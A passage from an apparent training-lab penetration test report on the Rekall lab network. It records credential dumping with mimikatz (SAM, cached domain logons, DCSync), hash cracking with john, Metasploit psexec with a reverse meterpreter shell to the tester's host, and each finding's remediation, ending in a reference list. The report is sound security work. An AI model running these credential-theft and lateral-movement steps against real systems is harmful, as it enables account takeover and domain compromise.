SAMKey : 5f26b4ef9e57871830440a75bebeba

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
Default Iterations : 4096
Credentials
aes256_hmac (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
aes128_hmac (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
des_cbc_md5 (4096) : 8f7f0bf8d651fe34

```

Near the end of this SAM dump, we found user flag6 with their password hashes and zeroed in on the NTLM hash:

```

aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9
des_cbc_md5 (4096) : 94f4e331081f3443
OldCredentials
aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9
des_cbc_md5 (4096) : 94f4e331081f3443

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : DESKTOP-2I13CU6sysadmin
Credentials
des_cbc_md5 : 94f4e331081f3443
OldCredentials
des_cbc_md5 : 94f4e331081f3443

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
Default Salt : WIN10.REKALL.LOCALflag6
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
aes128_hmac (4096) : 099f6fcacdecafb94da4584097081355
des_cbc_md5 (4096) : 4023cd293ea4f7fd

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WIN10.REKALL.LOCALflag6
Credentials
des_cbc_md5 : 4023cd293ea4f7fd

```

```

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

```

We tried the NT hash format since these are windows hashes and used john to crack this hash:

```

(root@kali)~# john --format=NT hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (flag6)
lg 0:00:00:00 DONE 2/3 (2022-07-16 14:47) 8.333g/s 753091p/s 753091c/s 753091C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

So now we have flag6:Computer! and additional access to this machine.

## 22. Sensitive Data in Shared Folders

### Day 3: Flag 7

Vulnerability 22	Findings
<b>Title</b>	Sensitive data kept in public folders
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Sensitive data should have more layers of protection (depth of defense) than one username/password combo, which can be hacked, as this one was.
<b>Images</b>	See below
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Secure sensitive data on Rekall machines.

**Technique:** HKTSTC reopened a Windows shell and navigated to the C:\Users\Public directory (cd C:\Users\Public) and took a look at its files with the command  
dir



```
meterpreter > shell
Process 2988 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of C:\Users\Public

02/15/2022  11:15 AM    <DIR>          .
02/15/2022  11:15 AM    <DIR>          ..
02/15/2022  03:02 PM    <DIR>          Documents
12/07/2019  02:14 AM    <DIR>          Downloads
12/07/2019  02:14 AM    <DIR>          Music
12/07/2019  02:14 AM    <DIR>          Pictures
12/07/2019  02:14 AM    <DIR>          Videos
               0 File(s)              0 bytes
               7 Dir(s)  3,284,111,360 bytes free
```

We looked in the Documents folder (dir Documents) and found a file called flag7.txt:

```
C:\Users\Public>dir Documents
dir Documents
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of C:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>          .
02/15/2022  03:02 PM    <DIR>          ..
02/15/2022  03:02 PM                32 flag7.txt
               1 File(s)              32 bytes
               2 Dir(s)  3,284,111,360 bytes free
```

We opened that with the command  
more Documents\flag7.txt  
and found flag 7:

```
C:\Users\Public>more Documents\flag7.txt
more Documents\flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc

C:\Users\Public>
```

## 23. Domain Controller Login on Local Machine Cached in Windows Registry

Day 3: Flag 8

Vulnerability 23

Findings

<b>Title</b>	Administrator used domain controller credentials to login to local machine and those credentials were cached in the Windows Registry of that machine
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	<b>Critical 10.0</b>
<b>Description</b>	Windows Registry stores a cache of (by default) the last 10 logins when a service is run by a local or domain user, a user has enabled auto-login, or several other reasons (Poston 2019). AdminBob logged on to this machine using his domain controller credentials, and those credentials were then stored in Windows Registry and available to anyone with sufficient system privileges on that local machine. To confound that, AdminBob had a weak password and no additional layers of authentication, which allows an attacker to achieve C2.
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>172.22.117.10</b>
<b>Remediation</b>	AdminBob should use local administrator credentials if he needs to troubleshoot local machines. He should never use domain controller credentials anywhere except on the domain controller and then only when acting as the DC administrator (not a DC user). He should also implement Multi-Factor Authentication, for himself and particularly for other administrator-level users. And this machine needs a limit on the number of credentials that are stored and its Windows Registry cache cleared.

**Technique:** We exited the Windows shell back into our meterpreter session with the Windows10 machine, HKTSTC had already accessed the SAM files and now wanted to access the cached domain controller information. We used a another kiwi lsa\_dump exploit:

kiwi\_cmd lsadump::cache

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 7/19/2022 12:22:31 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

We see a user named ADMBob with an MsCacheV2 hash:

```
[NL$1 - 7/19/2022 12:22:31 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```



We saved that hash and used john the ripper with command  
 john --format=mscash2 adminhash.txt

```

lg 0:00:00:00 DONE 2/3 (2022-07-16 14:47) 8.333g/s 753091p/s 753091c/s 753091C/s News2..Faith! me use --
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@kali)~# echo "ADMBob:3f267c855ec5c69526f501d5d461315b" >> adminhash.txt

(root@kali)~# john --format=mscash2 adminhash.txt
  
```

John was able to crack this password giving us credentials ADMBob:Changeme!

```

(root@kali)~# cat adminhash.txt
ADMBob:3f267c855ec5c69526f501d5d461315b

(root@kali)~# john --format=mscash2 adminhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
No password hashes left to crack (see FAQ)

(root@kali)~# john --show --format=mscash2 adminhash.txt
ADMBob:Changeme!

1 password hash cracked, 0 left

(root@kali)~#
  
```

We knew from the nmap intense scan we did earlier that this machine had ports 139 and 445 open, so an SMB exploit seemed indicated.

```

Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00076s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2022-07-16 16:01:13Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
  
```

We pulled up msfconsole and ran the PSexec exploit that runs by default on port 445: exploit/windows/smb/psexec which by default runs on port 445.

```

Module options (exploit/windows/smb/psexec):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.22.117.10         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445                   yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no       Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  no       The service display name
  SERVICE_NAME  no       The service name
  SMBDomain rekall                no       The Windows domain to use for authentication
  SMBPass    Changeme!             no       The password for the specified username
  SMBShare   no                    no       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBUser    ADMBob                no       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

msf6 exploit(windows/smb/psexec) >

```

HKTSTC used AMDBob's credentials in the exploit and successfully opened a meterpreter shell into 172.22.117.10:

```

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:58004) at 2022-07-19 15:47:16 -0400

meterpreter >

```

We dropped into a Windows shell and asked for network users with command `net user`

```

meterpreter > shell
Process 2368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\
Administrator flag8-ad12fc2fffc1e47
Guest hodge jsmith
krbtgt tschubert

The command completed with one or more errors.
C:\Windows\system32>

```

Flag 8 was one of the users.

Day 3: Flag 9



**Technique:** Once we were on the machine, HKTSTC took a look at the C:\ drive with commands 'cd C:\' and 'dir' and found a file named flag9.txt which we opened with the command more flag9.txt

```
C:\Windows\system32>cd C:\
cd C:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 142E-CF94

Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM             <DIR>      PerfLogs
02/15/2022  11:14 AM             <DIR>      Program Files
02/15/2022  11:14 AM             <DIR>      Program Files (x86)
02/15/2022  11:13 AM             <DIR>      Users
02/15/2022  02:19 PM             <DIR>      Windows
               1 File(s)                32 bytes
               5 Dir(s) 18,968,616,960 bytes free

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872

C:\>|
```

## 24. Domain Replication Vulnerability

Day 3: Flag 10

Vulnerability 24	Findings
<b>Title</b>	Domain replication via MS-DRSR to obtain more password hashes
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	<b>Critical</b>
<b>Description</b>	Now that we have administrative access to the domain controller, we can perform a DCSync attack (Joyce 2021). This attack allows us to impersonate a domain controller and request password hashes from other domain controllers without having to log on or place code that might be detected on the domain controller (Qomplx, n.d.).
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>172.22.117.10</b>
<b>Remediation</b>	Audit domain administrator and user permissions, tighten patching, and enable network monitoring.

**Technique:** HKTSTC closed the Windows shell. Back in our meterpreter shell, we made sure kiwi was still loaded with 'load kiwi' and ran the dcsync exploit for NTLM hashes for the particular user Administrator that showed up as a user in the Flag 8 research:

```

exit
meterpreter > dcsync_ntlm Administrator
[-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500

meterpreter > 

```

Legend:

## Failure to perform

Click [here](#) to see the full list of techniques used in the MITRE ATT&CK Navigator Framework:

[illegible]



## References

Cobalt. n.d. "A Pentester's Guide to Command Injection." Cobalt.io. Accessed July 20, 2022.

<https://www.cobalt.io/blog/a-pentesters-guide-to-command-injection>.

CVE Details. 2018. "CVE-2018-11776 : Apache Struts versions 2.3 to 2.3.34 and 2.5 to 2.5.16 suffer from possible Remote Code Execution when alwaysSelectFullIN." CVE Details.

<https://www.cvedetails.com/cve/CVE-2018-11776/>.

CVE Details. 2020. "CVE-2019-6340 : Some field types do not properly sanitize data from non-form sources in Drupal 8.5.x before 8.5.11 and Drupal 8.6.x befo." CVE Details.

<https://www.cvedetails.com/cve/CVE-2019-6340/>.

CVE Details. 2021. "CVE-2003-0264 : Multiple buffer overflows in SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code via (1) a long EHLO arg." CVE Details.

<https://www.cvedetails.com/cve/CVE-2003-0264/>.

CVE Details. 2021. "CVE-2014-6271 : GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which." CVE Details.

<https://www.cvedetails.com/cve/CVE-2014-6271/>.

CVE Details. 2021. "CVE-2014-7169 : GNU Bash through 4.3 bash43-025 processes trailing strings after certain malformed function definitions in the values of." CVE Details.

<https://www.cvedetails.com/cve/CVE-2014-7169/>.

CVE Details. 2022. "CVE-2019-14287 : In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and se." CVE Details.

<https://www.cvedetails.com/cve/CVE-2019-14287/>.

CVE Details. n.d. "CVE-2017-12617 : When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTT." CVE Details. Accessed July 17, 2022. <https://www.cvedetails.com/cve/CVE-2017-12617/>.

CVE Details. n.d. "CVE-2017-5638 : The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception ha." CVE Details. Accessed July 17, 2022. <https://www.cvedetails.com/cve/CVE-2017-5638/>.

CVEmitre.org. n.d. "CVE - CVE-2019-6340." CVE. Accessed July 18, 2022.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6340>.

Cyber Sophia. n.d. "HiveNightmare Vulnerability in Windows (CVE-2021-36934)." Cyber Sophia.

Accessed July 19, 2022.

<https://cybersophia.net/vulnerability/hivenightmare-vulnerability-in-windows-cve-2021-36934/>

Fell, Bradley. 2020. "HackTheBox Write-Up — Shocker (Manual, Semi-Manual, & Metasploit)." Medium.

Medium.

<https://medium.com/@fellsec/hackthebox-write-up-shocker-manual-semi-manual-metasploit-96a6813ed026>.

Horn, Diablo. 2011. "8009, the forgotten Tomcat port – DiabloHorn." DiabloHorn.

<https://diablohorn.com/2011/10/19/8009-the-forgotten-tomcat-port/>.

InfosecMatter. n.d. "Seattle Lab Mail 5.5 POP3 Buffer Overflow - Metasploit." InfosecMatter.

Accessed July 18, 2022.

[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/pop3/seattlelab\\_pass](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/pop3/seattlelab_pass).

infosecmatter.com. n.d. "Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy) - Nessus."

InfosecMatter. Accessed July 17, 2022.

<https://www.infosecmatter.com/nessus-plugin-library/?id=96451>.

Joyce, Kevin. 2021. "What Is DCSync Attack?" Netwrix Blog.

<https://blog.netwrix.com/2021/11/30/what-is-dcsync-an-introduction/>.

Kumar, Mohit. 2019. "Sudo Flaw Lets Linux Users Run Commands As Root Even When They're Restricted." The Hacker News.

<https://thehackernews.com/2019/10/linux-sudo-run-as-root-flaw.html>.

Mattsson, Jasper, and Rotem Reiss. n.d. "Drupal RESTful Web Services unserialize() RCE - Metasploit." InfosecMatter. Accessed July 18, 2022.

[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/webapp/drupal\\_restws\\_unserialize](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/webapp/drupal_restws_unserialize).

Microsoft. 2021. "CVE-2021-36934 - Security Update Guide - Microsoft - Windows Elevation of Privilege Vulnerability." MSRC Researcher Portal.

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934>.

Mitre. n.d. "CVE - CVE-2021-33757." CVE. Accessed July 19, 2022.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-33757>.

NIST. 2019. "NVD - CVE-2019-14287." NVD. <https://nvd.nist.gov/vuln/detail/CVE-2019-14287>.

NIST. 2021. "NVD - CVE-2021-33757." NVD. <https://nvd.nist.gov/vuln/detail/CVE-2021-33757>.

O'Reilly. n.d. "Exploiting Drupalgeddon2 using Metasploit - Hands-On Web Penetration Testing with Metasploit [Book]." O'Reilly Media. Accessed July 17, 2022.

<https://www.oreilly.com/library/view/hands-on-web-penetration/9781789953527/7a4d442c-493b-4cae-9962-28eae680bf47.xhtml>.

Poston, Howard. 2019. "MITRE ATT&CK vulnerability spotlight: Credentials in registry - Infosec Resources." Infosec Resources.

<https://resources.infosecinstitute.com/topic/mitre-attck-vulnerability-spotlight-credentials-in-registry/>.

Qomplx. n.d. "DCSync Attacks Explained: How They Work - Blog." QOMPLX. Accessed July 19, 2022. [https://www.qomplx.com/kerberos\\_dcsync\\_attacks\\_explained/](https://www.qomplx.com/kerberos_dcsync_attacks_explained/).

Rapid7. n.d. "Apache Struts Jakarta Multipart Parser OGNL Injection." Rapid7. Accessed July 17, 2022. [https://www.rapid7.com/db/modules/exploit/multi/http/struts2\\_content\\_type\\_ognl/](https://www.rapid7.com/db/modules/exploit/multi/http/struts2_content_type_ognl/).

Rojo, José I. 2018. "Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) - PHP remote Exploit." Exploit Database.

<https://www.exploit-db.com/exploits/44482>.

Tsarouchas, Dimitrios. 2021. "Sudo - Security Bypass (CVE:2019-14287)." Dimitris Tsarouchas.

<https://dimitrios-tsarouchas.tech/posts/Sudo-Security-Bypass/>.

Vry4n\_. 2019. "FTP Anonymous login." VK9 Security. <https://vk9-sec.com/anonymous-login/>.

Vulners.com. 2017. "Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)." Vulners.

[https://vulners.com/nessus/APACHE\\_2\\_4\\_25.NASL](https://vulners.com/nessus/APACHE_2_4_25.NASL).

w3resource. 2022. "SQL Injection Tutorial." w3resource.

<https://www.w3resource.com/sql/sql-injection/sql-injection.php>.

Zheng, Nike, Nixawk, Chorder, egypt, and Jeffrey Martin. n.d. "Apache Struts Jakarta Multipart Parser OGNL Injection." Rapid7. Accessed July 17, 2022.

[https://www.rapid7.com/db/modules/exploit/multi/http/struts2\\_content\\_type\\_ognl/](https://www.rapid7.com/db/modules/exploit/multi/http/struts2_content_type_ognl/).

Zorz, Zeljka. 2021. "Easily exploitable, unpatched Windows privilege escalation flaw revealed (CVE-2021-36934)." Help Net Security.

<https://www.helpnetsecurity.com/2021/07/21/cve-2021-36934/>.